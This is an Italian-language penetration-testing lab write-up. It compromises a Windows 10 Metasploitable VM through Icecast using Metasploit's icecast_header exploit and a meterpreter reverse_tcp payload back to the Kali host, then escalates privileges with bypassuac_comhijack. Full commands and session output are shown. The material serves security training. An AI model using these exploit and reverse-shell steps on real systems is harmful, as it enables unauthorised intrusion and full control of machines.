

# Esercizio\_S7\_L4\_Windows10\_Penetration

## Consegna

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione, si dovrà:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

## Setup Ambiente

Macchina attaccare: Kali Linux  
Macchina Target: Windows10-Metasploitable

Entrambe le macchine sono state inserite all'interno della stessa rete con NAT.

Gli indirizzi IP sono stati attribuiti tramite DHCP.

## Svolgimento

### Information Gathering

Non essendo a conoscenza di cosa fosse Icecast, ho svolto una breve ricerca per capire lo scopo ed il funzionamento di tale software.



# Discovery

Ho iniziato cercando di scoprire quale fosse l'IP della macchina target attraverso una scansione **nmap**.

Tra i risultati, l'IP della macchina Windows è risultato essere **10.0.2.6**.

Ho quindi proceduto ad avviare uno scan più approfondito per scoprire i servizi e le versioni presenti sul sistema.


**nmap -sT -O -sC -sV -p 1-10000 10.0.2.6**

```

└─$ nmap -sT -O -sC -sV -p 1-10000 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 08:47 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 15.63% done; ETC: 08:48 (0:00:59 remaining)
Stats: 0:04:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.92% done; ETC: 08:51 (0:00:00 remaining)
Nmap scan report for 10.0.2.6
Host is up (0.00052s latency).
Not shown: 9981 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
7/tcp     open  echo
9/tcp     open  discard?
13/tcp    open  daytime        Microsoft Windows International daytime
17/tcp    open  qotd            Windows qotd (English)
19/tcp    open  chargen
80/tcp    open  http            Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc           Microsoft Windows RPC
2105/tcp  open  msrpc           Microsoft Windows RPC
2107/tcp  open  msrpc           Microsoft Windows RPC
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=DESKTOP-9K104BT
|_ Not valid before: 2025-04-22T21:26:00
|_ Not valid after: 2025-10-22T21:26:00
|_ ssl-date: 2025-08-28T12:51:47+00:00; 0s from scanner time.
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
5432/tcp  open  postgresql?
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.81
8443/tcp  open  ssl/https-alt
|_ ssl-cert: Subject: commonName=DESKTOP-9K104BT
|_ Not valid before: 2024-07-09T16:53:31
|_ Not valid after: 2029-07-09T16:53:31
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
MAC Address: 08:00:27:DE:2A:8C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1507 - 1607
Network Distance: 1 hop
Service Info: Host: DESKTOP-9K104BT; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Dalla scansione non appare esservi alcun servizio chiamato Iccast. Ho dunque eseguito nuovamente una scansione su tutte le porte disponibili ma anche in questo caso il servizio non risultava presente.

A questo punto mi sono spostato sulla macchina target ed ho effettivamente constatato che il servizio non si avvia automaticamente al boot di Windows; ho risolto semplicemente avviando l'applicazione:



Una volta fatto ciò, effettuando nuovamente una scansione nmap sulla porta 8000 possiamo affermare che Icecast è operativo:

```
nmap -sC -sV -p8000 10.0.2.6
```

```
(kali㉿kali)-[~]
└─$ nmap -sC -sV -p8000 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-28 09:00 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00066s latency).

PORT      STATE SERVICE VERSION
8000/tcp  open  http    Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:DE:2A:8C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.06 seconds
```

## Preparing the Exploit

Ora che sono riuscito a rilevare il servizio target posso procedere alla ricerca di un exploit per penetrare all'interno della macchina.

Ho dunque avviato msfconsole e ricercato gli exploit relativi ad Iccast. L'unico exploit disponibile è il seguente:

```
msf6 exploit(linux/http/acronis_cyber_infra_cve_2023_45249) > search Icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/http/icecast_header      2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
msf6 exploit(linux/http/acronis_cyber_infra_cve_2023_45249) > use 0
```

Utilizzando info possiamo vedere che l'exploit mira a sfruttare una vulnerabilità di tipo buffer overflow nell'header parsing.

```
Description:
This module exploits a buffer overflow in the header parsing of icecast
versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32
HTTP headers will cause a write one past the end of a pointer array. On
win32 this happens to overwrite the saved instruction pointer, and on
linux (depending on compiler, etc) this seems to generally overwrite
nothing crucial (read not exploitable).

This exploit uses ExitThread(), this will leave icecast thinking the
thread is still in use, and the thread counter won't be decremented.
This means for each time your payload exits, the counter will be left
incremented, and eventually the threadpool limit will be maxed. So you
can multihit, but only till you fill the threadpool.
```

Ho poi dato un'occhiata alla lista dei payloads disponibili ed ho optato per un reverse tcp di meterpreter:

```
set PAYLOAD payload/windows/meterpreter/reverse_tcp
```

## EXPLOITING

Una volta configurato l'indirizzo ip della macchina da exploitare ed eseguito il comando run/exploit, possiamo vedere che lo script va a buon fine e ci restituisce una shell meterpreter:

```
msf6 exploit(windows/http/icecast_header) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf6 exploit(windows/http/icecast_header) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (177734 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:49919) at 2025-08-28 09:13:37 -0400

meterpreter > |
```

Ottenuta la sessione in reverse tcp, ho eseguito il comando **getuid** e **sysinfo** per avere una panoramica dello user e del sistema penetrato:

```
meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > sysinfo
Computer       : DESKTOP-9K104BT
OS             : Windows 10 (10.0 Build 10240).
Architecture   : x64
System Language : it_IT
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows
```

Ho poi controllato i permessi a mia disposizione tramite **getprivs**:

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

Dallo screenshot qui sopra possiamo notare che le azioni a nostra disposizione sono molto basiche.

Disponiamo quindi di privilegi da utente standard senza possibilità effettuare operazioni davvero impattanti sul sistema.

## Obtaining the exercise's objectives.

Ottenuto l'accesso, ho quindi volto la mia attenzione al recupero delle informazioni richieste dalla consegna.

Ho utilizzato il comando **ipconfig** per ottenere l'indirizzo IP della macchina:

```

meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 4
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:de:2a:8c
MTU        : 1500
IPv4 Address : 10.0.2.6
IPv4 Netmask : 255.255.255.0

Interface 5
-----
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:2851:782c:2804:8ba3:a2dd:1b4f
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::2804:8ba3:a2dd:1b4f
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a00:206
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```

Ed il comando **screenshot** per ottenere uno screenshot della GUI della macchina target:



# PRIVESC

Una volta portate a termine le richieste della consegna base ho deciso di proseguire e tentare una privilege escalation della macchina.

Ho quindi avviato tramite la sessione meterpreter il comando per l'enumerazione delle possibili vulnerabilità presenti:

`run post/multi/recon/local_exploit_suggester`

Tra i risultati ho quindi deciso di prendere in considerazione il seguente exploit:

`use exploit/windows/local/bypassuac_comhijack`

Ho dunque proceduto a selezionare il payload e a settare l'RHOST sull'IP della macchina Windows.

`set PAYLOAD payload/windows/x64/meterpreter/reverse_tcp`

```
msf6 exploit(windows/local/bypassuac_comhijack) > set PAYLOAD payload/windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_comhijack) > show options

Module options (exploit/windows/local/bypassuac_comhijack):

  Name      Current Setting  Required  Description
  ----      -
  SESSION   1                yes       The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Fatto ciò ho avviato l'exploit ed in pochi secondi ho ottenuto una nuova sessione meterpreter:

```
msf6 exploit(windows/local/bypassuac_comhijack) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Targeting Event Viewer via HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931} ...
[*] Uploading payload to C:\Users\user\AppData\Local\Temp\XrxonMav.dll ...
[*] Executing high integrity process C:\Windows\System32\eventvwr.exe
[*] Sending stage (203846 bytes) to 10.0.2.6
[+] Deleted C:\Users\user\AppData\Local\Temp\XrxonMav.dll
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.6:49974) at 2025-08-28 09:24:25 -0400
[*] Cleaning up registry; this can take some time...

meterpreter > getuid
Server username: DESKTOP-9K104BT\user
```



Controllando ora i privilegi possiamo notare che possiamo ora svolgere praticamente qualunque attività sulla macchina:

```
[*] Deleted C:\Users\user\AppData\Local\Temp\XrxonMav.dll
[*] Meterpreter session 2 opened (10.0.2.15:4444 → 10.0.2.6:49974) at 2025-08-28 09:24:25 -0400
[*] Cleaning up registry; this can take some time ...

meterpreter > getuid
Server username: DESKTOP-9K104BT\user
meterpreter > getprivs

Enabled Process Privileges
-----
Name
-----
SeAssignPrimaryTokenPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

## Conclusioni

In questa esercitazione è stato dimostrato come sia possibile compromettere una macchina Windows 10 sfruttando una vulnerabilità nota del software Icecast, esposto sulla porta 8000.

Dopo un'accurata fase di **information gathering** e **discovery**, è stato utilizzato Metasploit per eseguire l'exploit `windows/http/icecast_header`, ottenendo una sessione **Meterpreter** sul target.

Attraverso questa sessione è stato possibile:

- Verificare l'indirizzo IP della vittima;
- Recuperare uno screenshot del desktop remoto.

Successivamente, si è condotta un'attività di **Privilege Escalation**, sfruttando `bypassuac_comhijack`. Questo ha permesso di acquisire privilegi avanzati, confermati dall'analisi dei privilegi attivi (es. `SeDebugPrivilege`, `SeImpersonatePrivilege`).

L'attacco ha dimostrato come un singolo servizio vulnerabile, se esposto, possa compromettere la sicurezza dell'intero sistema, permettendo a un attaccante non solo di ottenere accesso remoto, ma anche di espandere i propri privilegi fino a controllare completamente la macchina.